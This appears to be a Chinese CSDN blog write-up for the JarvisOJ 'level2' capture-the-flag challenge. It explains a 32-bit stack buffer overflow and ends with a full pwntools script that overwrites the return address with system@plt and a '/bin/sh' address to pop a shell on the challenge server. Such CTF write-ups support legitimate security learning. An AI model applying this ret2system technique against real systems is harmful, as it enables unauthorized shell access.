JarvisOJ level2 writeup

原创

PLpa、 于 2019-07-07 17:22:12 发布 130 收藏 1

文章标签： pwn 栈溢出

本文链接：https://blog.csdn.net/qq_43986365/article/details/95005128

这是一题最基础的ROP题，题目有system，有/bin/sh，只需简单组合即可。

拿到题目，查看保护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

可以看到，程序只开启了NX保护。

打开IDA查看程序逻辑：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

可以看出，在输出Input：之后，就可以读入数据了。

在buf这里，我们可以看到一个溢出点。

从图片中可以发现，buf距离前栈帧的距离为0x88，也就是说，buf距离返回地址的距离为0x88+4。


所以我们可以填写的垃圾数据长度为0x8c。


知道溢出点后我们就可以找gadget了。

system很容易找到：


```
_init_proc                      .init
sub_8048300                     .plt
_read                           .plt
_system                         .plt
__gmon_start__                  .plt
__libc_start_main               .plt
_start                          .text
__x86_get_pc_thunk_bx           .text
deregister_tm_clones            .text
register_tm_clones              .text
__do_global_dtors_aux           .text
frame_dummy                     .text
```

/bin/sh就稍微麻烦一点:





找到里面的string选项，点开之后，就可以看到（不是什么题目都一定有）：



双击之后就可以跳转到/bin/bsh的地址了。
接下来就是构造payload了，这里的payload稍稍不同，因为我们调用了system函数，
对于函数在栈中的布置为

函数地址
返回地址
函数参数

所以我们的构造要为p32(system_addr)+‘a’*4+p32(bin_addr)
完整exp如下：

```
#!usr/bin/env python
from pwn import *
p=remote('pwn2.jarvisoj.com',9878)
p.recvuntil("Input:")
payload='a'*0x88+'a'*4+p32(0x08048320)+'b'*4+p32(0x0804A024)
p.sendline(payload)
p.interactive()
```

运行结果如下：